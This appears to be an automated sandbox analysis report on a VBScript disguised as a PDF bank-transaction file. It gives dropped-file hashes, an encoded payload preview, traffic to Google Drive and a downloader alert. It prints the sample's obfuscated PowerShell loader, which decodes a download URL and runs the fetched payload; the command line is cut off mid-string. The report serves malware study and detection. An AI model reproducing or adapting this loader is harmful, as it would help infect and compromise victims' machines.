Preview:	PSMODULECACHE.....)..z..S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find- Module.....Find-RoleCapability.....Publish-Script.....&ug.z..C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get- TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.1940658735648508
Encrypted:	false
SSDEEP:	3:NlllulbnoIz:NllUc
MD5:	F23953D4A58E404FCB67ADD0C45EB27A
SHA1:	2D75B5CACF2916C66E440F19F6B3B21DFD289340
SHA-256:	16F994BFB26D529E4C28ED21C6EE36D4AFEAE01CEEB1601E85E0E7FDFF4EFA8B
SHA-512:	B90BFEC26910A590A367E8356A20F32A65DB41C6C62D79CA0DDCC8D95C14EB48138DEC6B992A6E5C7B35CFF643063012462DA3E747B2AA15721FE2ECCE02C44
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jk3voiqc.xmh.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mdwt1c4t.ovm.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rcw3c0ru.vjx.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82

Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rj0vrkm1.bqf.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Roaming\Depraves.Ter	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with very long lines (65536), with no line terminators
Category:	dropped
Size (bytes):	473384
Entropy (8bit):	5.958054069671613
Encrypted:	false
SSDEEP:	12288:9beGWsvb+mWeA1Xj5lo4pzQlgjAEoX6JpZ6V+2jE:0GdKmWz1TyjOlaXDWhE
MD5:	FAB4848CB34A94460623A50992CD5123
SHA1:	1E1865B6C2993AA6F38B79BC1425930CC85EC72F
SHA-256:	FFF355B9B7741451CDD93E4F9E4AF51C95DB79807B0C0286AA666965A2A71EAD
SHA-512:	A08C1A7A0BC4A33B3AEFDB1550D6B0AE88851F6CB01A0C1EEBE6B64DCB854CD937D87F8D97A8171BABFD72D6B4BB32926C983C0F5A24F7B9C6AFDF504577 B71
Malicious:	false
Preview:	6wINUHEBm7tvWBoA6wKIlOsCU24DXCQE6wK/znEBm7kRtpd/cQGbcQGbgfGkbM5icQGb6wIpf4HBSyWm4usCDcRxAZvrArJ2cQGbuo2CLj9xAZtxAZtxAZvr AgXUMcrrAp66cQGbiRQL6wKDIXEBm9Hi6wIczesC9eGDwQRxAZtxAZuB+VHa/AJ8y+sCX4TrAqnFi0QkBOsCpQnrAtnWicPrAn8acQGbgcNUHpgCcQGb6wIk tLpiwU3e6wJr53EBm4HqHdV/DesC7G5xAZuBwrsTMi/rAiP8cQGb6wLo1usCOlfrAhZy6wL31osMEHEBm3EBm4kME3EBm3EBm0LrAnll6wIn8YH6IAEFAHXV cQGb6wIXiolcJAzrAhnhcQGbge0AAwAA6wI8SOsC8xWLVCQI6wJFuOsCD5eLfCQE6wJJZnEBm4nrcQGb6wLG74HDnAAAAHEBm3EBm1NxAZtxAZtqQOsCs5jr AqvsievrAklj6wKDi8eDAAEAAABAGgNxAZtxAZuBwwABAABxAZtxAZtT6wJ2mHEBm4nr6wJAMusCu6eJuwQBAADrAnWZcQGbgcMEAQAAcQGbcQGbU3EBm3EB m2r/cQGb6wKuYIPCBXEBm+sCCrox9nEBm+sCHOcxyXEBm+sCbbSLGnEBm+sCyaNB6wLHUHEBmzkcCnXz6wL6fOsCrkFGcQGbcQGbgHwK+7h13esCoi7rAmxT i0QK/HEBm3EBmynw6wIpOOsCbhD/0nEBm+sCxGy6IAEFAOsCShDrAtl3McBxAZtxAZuLfCQM6wINKOsCydmBNAchKlM5cQGb6wJv2oPABOsCP4LrAvV1OdB1 43EBm+sCLxSJ++sCJApxAZv/13EBm3EBm0evk7DE7dZ93tWsqFdhy7iUbqzG3iSe5MSr5n3e1axoCfwJuIxurMbe5MN5BmastGXVrMZU3dfwdKO2gH/S5Z1H q6wD9quSrkEvWbjQrfrdTKu6Y9BykP5lJ1MSS/er

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	4.978354291911082
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	pko_trans_details_20240909_105339#U00b7pdf.vbs
File size:	35'806 bytes
MD5:	f47be72a96dd07190c9636231654dfe5
SHA1:	b0f23fa8a4669111d04e442e81888330f76b5689
SHA256:	8317fc4b7eb8d40478a79de9fc539469ab5b2904822894ac6eee27f7cf9e6ce9
SHA512:	a739b342622f6949f3238b18b8c51ecbddfa61ddd6d2b18b83bff9f9b72a9c9774aca871f547ace1d41a123d756e3498babd6eb42d9b4e42f3c32e2ec91bdc56
SSDEEP:	192:oM+q8B50G4urQDIN9+H27uci5akloQROGHb0m1f8uk2R6Ct9gpCIHOmJTmFLauQ:l8Lv4urQ89mAu9YzafAGk2RnyYBPTQ
TLSH:	72F27B995B1D2D69814F33D6D0C5342CA180BD724F2023A9AF28A857DFD7A7E7508FC6
File Content Preview:	......Function Strophomenid(Fangedragterne)....Strophomenid = ChrW(Fangedragterne)....End Function ......Transithandel = 0.... ..for Materialistisk=0 to 3874241..metaforik= array(65+5+0,69,77,59,72,73,62,59,66,66)..Next..Brahma = -21464..Fradragelsen =

File Icon


Icon Hash:	68d69b8f86ab9a86

Network Behavior

Suricata IDS Alerts

Timestamp	SID	Signature	Severity	Source IP	Source Port	Dest IP	Dest Port	Protocol
2024-09-09T08:55:34.222006+0200	2803270	ETPRO MALWARE Common Downloader Header Pattern UHCa	2	192.168.2.7	49707	142.250.185.238	443	TCP

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 9, 2024 08:55:06.324628115 CEST	49700	443	192.168.2.7	142.250.185.238
Sep 9, 2024 08:55:06.324664116 CEST	443	49700	142.250.185.238	192.168.2.7
Sep 9, 2024 08:55:06.324737072 CEST	49700	443	192.168.2.7	142.250.185.238
Sep 9, 2024 08:55:06.330912113 CEST	49700	443	192.168.2.7	142.250.185.238
Sep 9, 2024 08:55:06.330945969 CEST	443	49700	142.250.185.238	192.168.2.7
Sep 9, 2024 08:55:06.994033098 CEST	443	49700	142.250.185.238	192.168.2.7
Sep 9, 2024 08:55:06.994103909 CEST	49700	443	192.168.2.7	142.250.185.238
Sep 9, 2024 08:55:06.995093107 CEST	443	49700	142.250.185.238	192.168.2.7
Sep 9, 2024 08:55:06.995166063 CEST	49700	443	192.168.2.7	142.250.185.238
Sep 9, 2024 08:55:07.003092051 CEST	49700	443	192.168.2.7	142.250.185.238
Sep 9, 2024 08:55:07.003109932 CEST	443	49700	142.250.185.238	192.168.2.7
Sep 9, 2024 08:55:07.003446102 CEST	443	49700	142.250.185.238	192.168.2.7
Sep 9, 2024 08:55:07.017554998 CEST	49700	443	192.168.2.7	142.250.185.238
Sep 9, 2024 08:55:07.064490080 CEST	443	49700	142.250.185.238	192.168.2.7
Sep 9, 2024 08:55:07.381759882 CEST	443	49700	142.250.185.238	192.168.2.7
Sep 9, 2024 08:55:07.381825924 CEST	49700	443	192.168.2.7	142.250.185.238
Sep 9, 2024 08:55:07.382812023 CEST	443	49700	142.250.185.238	192.168.2.7
Sep 9, 2024 08:55:07.382863045 CEST	443	49700	142.250.185.238	192.168.2.7
Sep 9, 2024 08:55:07.382930040 CEST	49700	443	192.168.2.7	142.250.185.238
Sep 9, 2024 08:55:07.385797024 CEST	49700	443	192.168.2.7	142.250.185.238
Sep 9, 2024 08:55:07.401129007 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:07.401158094 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:07.401309967 CEST	49701	443	192.168.2.7	142.250.181.225

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 9, 2024 08:55:07.401602030 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:07.401612043 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:08.034286976 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:08.034363031 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:08.037439108 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:08.037446976 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:08.037811041 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:08.039114952 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:08.080507994 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.413563967 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.413672924 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.419478893 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.419547081 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.431583881 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.431632996 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.431652069 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.431663990 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.431708097 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.440181017 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.491516113 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.499814987 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.499872923 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.499921083 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.499933958 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.501844883 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.501938105 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.501944065 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.509887934 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.509969950 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.509978056 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.514549971 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.514605999 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.514612913 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.520674944 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.520757914 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.520764112 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.527045012 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.527142048 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.527148962 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.533420086 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.533545017 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.533550978 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.543106079 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.543164015 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.543169975 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.547219038 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.547262907 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.547269106 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.551199913 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.551285028 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.551290989 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.556879044 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.556957960 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.556963921 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.572223902 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.572253942 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.572283983 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.572294950 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.572355986 CEST	49701	443	192.168.2.7	142.250.181.225

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 9, 2024 08:55:10.586497068 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.586596966 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.586627007 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.586642981 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.586653948 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.586694002 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.586698055 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.588386059 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.588470936 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.588476896 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.593378067 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.593444109 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.593451023 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.602185011 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.602266073 CEST	49701	443	192.168.2.7	142.250.181.225
Sep 9, 2024 08:55:10.602278948 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.604970932 CEST	443	49701	142.250.181.225	192.168.2.7
Sep 9, 2024 08:55:10.605045080 CEST	49701	443	192.168.2.7	142.250.181.225

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 9, 2024 08:55:06.313965082 CEST	60843	53	192.168.2.7	1.1.1.1
Sep 9, 2024 08:55:06.320771933 CEST	53	60843	1.1.1.1	192.168.2.7
Sep 9, 2024 08:55:07.387386084 CEST	63962	53	192.168.2.7	1.1.1.1
Sep 9, 2024 08:55:07.400599957 CEST	53	63962	1.1.1.1	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Sep 9, 2024 08:55:06.313965082 CEST	192.168.2.7	1.1.1.1	0xc58f	Standard query (0)	drive.google.com	A (IP address)	IN (0x0001)	false
Sep 9, 2024 08:55:07.387386084 CEST	192.168.2.7	1.1.1.1	0x5b45	Standard query (0)	drive.usercontent.google.com	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Sep 9, 2024 08:55:01.497580051 CEST	1.1.1.1	192.168.2.7	0x2dc5	No error (0)	bg.microsoft.map.fastly.net		199.232.214.172	A (IP address)	IN (0x0001)	false
Sep 9, 2024 08:55:01.497580051 CEST	1.1.1.1	192.168.2.7	0x2dc5	No error (0)	bg.microsoft.map.fastly.net		199.232.210.172	A (IP address)	IN (0x0001)	false
Sep 9, 2024 08:55:06.320771933 CEST	1.1.1.1	192.168.2.7	0xc58f	No error (0)	drive.google.com		142.250.185.238	A (IP address)	IN (0x0001)	false
Sep 9, 2024 08:55:07.400599957 CEST	1.1.1.1	192.168.2.7	0x5b45	No error (0)	drive.usercontent.google.com		142.250.181.225	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- drive.google.com
- drive.usercontent.google.com

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 5660, Parent PID: 4056

General

Target ID:	0
Start time:	02:55:00
Start date:	09/09/2024
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\pko_trans_details_20240909_105339#U00b7pdf.vbs"
Imagebase:	0x7ff6b4270000
File size:	170'496 bytes
MD5 hash:	A47CBE969EA935BDD3AB568BB126BC80
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5504, Parent PID: 5660

General

Target ID:	2
Start time:	02:55:03
Start date:	09/09/2024
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$Hjkommisrs='Rakkerens';$Troublesome=${host}.Runspace;If ($Troublesome) {$Telephoning++;$Hjkommisrs+='Cacodorous';$Achyrodes='su';$Hjkommisrs+='Coruscate';$Achyrodes+='bs';$Hjkommisrs+='Tungusian';$Achyrodes+='tri';$Hjkommisrs+='Sonatinen';$Achyrodes+='ng';};Function Hammondorglets($Stavnen){$Vouchering=$Stavnen.Length-$Telephoning;For($Svirrefluerne=5;$Svirrefluerne -lt $Vouchering;$Svirrefluerne+=6){$Ulceromembranous+=$Stavnen.$Achyrodes.'Invoke'($Svirrefluerne, $Telephoning);}$Ulceromembranous;} function Markedsadgang($Diabolizing){ . ($Udglatter174) ($Diabolizing);}$Footslogging=Hammondorglets 'Di,boMI,trooKalorztausci ordtlHormelP roseaB,gge/Feltr5 tim..Tegne0 Dm.n Baggr(GutwiWTmre iIul,snschrod He toEt.niwOb.igsCensu MedbyN InocTRdvin Derin1dorde0Tuber.Ersta0 Ch,f;P.arm NondiWHarstiUnsiznSpeed6Thorv4Tamil;M,gal Deco,xGeebu6heide4Misfo; Subs purtrProfivCrypt:Stork1 Evan2 Trep1Tilba.Fort 0Bogde)Piast BugtaGV skoe Skatc HandkMartyoSkavg/ Zai 2.lvia0Jazzh1Hukom0Ekspo0 B ni1Hasar0 Prie1Cacoe oldnFBis.aiKo sirSkareeFjolrf Uds oF,ugtxregio/ Doub1Cupre2 Okku 1calip.indbj0Ve de ';$Uncoveredly=Hammondorglets 'DanneU manusRygerePuff.r ,lag-.riguA Sc pg T,umeTaramnProditMos k ';$Raasylte=Hammondorglets 'PsychhJomont G.smtImmovpChests Medd:Rub.i/Antia/ Obstd StjerSlanki Amylvf rmseAbbed..amesgWis,aoPorphoDk,drgSukatl Per eBorge. BrancFrek voP.nkum Gimp/Progru UdvacKe sk?PetiteC irpxA elspAudi,ofa,igr Su gt gmnd=bochedGr peoDelsaw FejlnAdvanl XerooAntema.nseddBevge& nonliTabord Flubd= iorh1O chf2F.ndeyTs.tsWJustehEmbryD elytklserePForte2 StueA C,nf-And,rDIrr,t0Reinv-,ImmeP BeloYMist Y CallqC,clo5FladtcHvinty YatafVe,ruhInf.ue Cirkuo C.gn3Li,deEO,lfopDeut,S.olmuePr.je_Ph.ll9K.ukaKSankt ';$Ceratitidae=Hammondorglets 'B vog> Stag ';$Udglatter174=Hammondorglets 'cedry iChaloeMididx Rat, ';$Unshrinkingly='Ubiquities';$Superfluity = Hammondorglets 'KneeleDor.oc D,odhLand,o Vat. Opti%Rigwia BaadpDok,op.hrondDrupea tet rtPennya forj% Agna\Hjt aDDi,kke,nsigpCo rarlbrugaCantovTnd.aeOverosAmi r.Unc mTM,ndeeMisk,r svin Togvo& Pseu&Setba LnposeIonizcForedhTus.aoPol s MacrtAksem ';Markedsadgang (Hammondorglets 'Salts$ ForlgBeslalComidoTwee.bAfr,kaForurlMealy: In.assa,rou DorsbFiksatVix,nr A.vrolvi.dpSkumliVal.ts mmorkWyteseLamesskafka=Snide(Gldelc,ennemUnderdNdlgn Ta,t/Sa,myc Bug. Erys$UdspiSUnrepuAphrapConc.e Chamr Hebrftressl Bilyu IndkiH.men tBlgety ndri)Fundi ');Markedsadgang (Hammondorglets ' P.gt$ Re rgbudgelU vikoRenprb Co,uaMavedlM nil:.altecNyskal MdeaoHloftc BetokUdforwObfusiBru ssFemkaeAtlan=Ude.u$PsaltRRoastaGenskaSebi,sKysery St,alLitretGapcheKo,em.ReagesTyponp.rotol udraifatt.t ewil(fyrst$f,ldeC .ndee ngenrUndera,mm ettGymnaitero,tM,aneiWrongd Shera oreteBrtte)Galop ');Markedsadgang (Hammondorglets 'Tilbe[SchlNWeigheAc uitVeget.mun.cSst,leeDeta.rC,llbvB aga,iIm,osc Fonde SacrPCosm,oIntimiKritinHorn tForesMVagt aIncubnClinoa bestg Neo.emostsrSudat]Bilic:Gapat:SamviSFrouneStikkcBorgeuTegnirHar ,miPrincts.jedyCystePKr ftr MoneoSe.ietSp jtoBruttc pando BoatlAnyho L sse=Nonco .hein[LitioNAdulaeVe let no.c.Und rSPej se.useuc F ruu.ersir lgtsiDep entKrydsyEgaliPunlyrrC.mpio GesttAntinoDi,sec.evevoExosmlAdr,sT Forsy VindpHaandeScolo]heter:No,sy:TheokTOveral,elvasp,rie1 Afkl2,onno ');$R aasylte=$clockwise[0];$Tetrodont= (Hammondorglets 'Sulte$un.vigSeldsl RuskoParapbSporeaKorrul D,ma:Tj rijPolonaPe tagfus,ttUn nurproloe Arkege,viplRos ,ae ReinmSgs,aeGen,en.inittKreateUltrarGenersjabbe=ml,esNNondeeknaldwAgata- Syn,O WeigbSe skj yoyoe Apokc DybhtSighe I dtgSProteyCarpasTrold tMorteeUn afmClytu.C,hadN Brode ErhvtPhoto. ,pseWAfladeRe ecb Tha.C.irculMiljti Sv,geBakshnSemipt');$Tetrodont+=$subtropiskes[1];Markedsadgang ($Tetrodont);Markedsadgang (Hammondorglets ',umme$Go aljTikanaSol,igCinemt.ismarRum,oeByretghem,tlSubsteTeen.m FigueKejsenRadertOpganeSol u.rMyelasLa,nl.UnionHAfkr.e ontoaSerridDishaeUbenyrKommesPothe[Infor$k igsUinsannNon.ec.italoAuralvOl.ebeIndskrT.takeExterdBeeislEkstry Teg]telel=Spgel$ParfoFPr.teoC.tetoPump,tHumbls L.cul BekeoGennegTaenkgBaobaiEdifin So agTas,a ');$Sidedeling=Hammondorglets 'Sho.p$ KatejUndera WarplgP.teotStalwr Menie antrg.ublelPsyche Ae imforlgeStilen VrtstDus yechat rGema,s U.sp.,lemeDDilu oPhaenwpartunC,epilHuddlo Overa.adeadFo rhaF.rowsi amfulRenteeUforp(Un st$StepdRbifalaMassoaAmin.sSorboyCa inlFors.tNum,eeHawbu,P,ast$ TerzNBordfoToddirNonphmPseudaGarden,ecrid Fai nyScapu)Astig ';$Normandy=$subtropiskes[0];Markedsadgang (Hammondorglets 'Postm$RescugBarskl .alsoG.brkbCartiaFri tl uhfj:AktivDUd lidSkolesFi keuDetailInforyFuldbkSchemk ositeMl,esrSalamskanon=.nvot(Joy.oTAconie .ratsFore.tMunyc-TumfiPAfvasaCivilt capohStorh figen$DdsatN CavaoLang rUncofmAbessaBladnnRepredCabobyFaksi)Lyses ');while (!$Ddsulykkers) {Markedsadgang (Hammondorglets 'S,kka$Millig KanalWungeoPaasybLy,laaI ndprlMicr,:PhiloFbe,ygl TyphaDemokmSikkeb Frite RenoaBanjouTilsvxPlast1overm8 Flo,9Bagfl=,oryp$FacittRe sirEr.onuHjde e Mali ') ;Markedsadgang $Sidedeling;Markedsadgang (Hammondorglets 'Sma pSC,armt GennaTilgrrLeucotPtyka-Brn sSTitall Al ieKometeHvernp Nitr Nonio4Leame ');Markedsadgang (Hammondorglets ' eute$Ind.igNske,lN.naso VenebRoberaBrinilT.lde:T ollD TegndsupersKortsuAuckal Beh.yHaandkH.andk 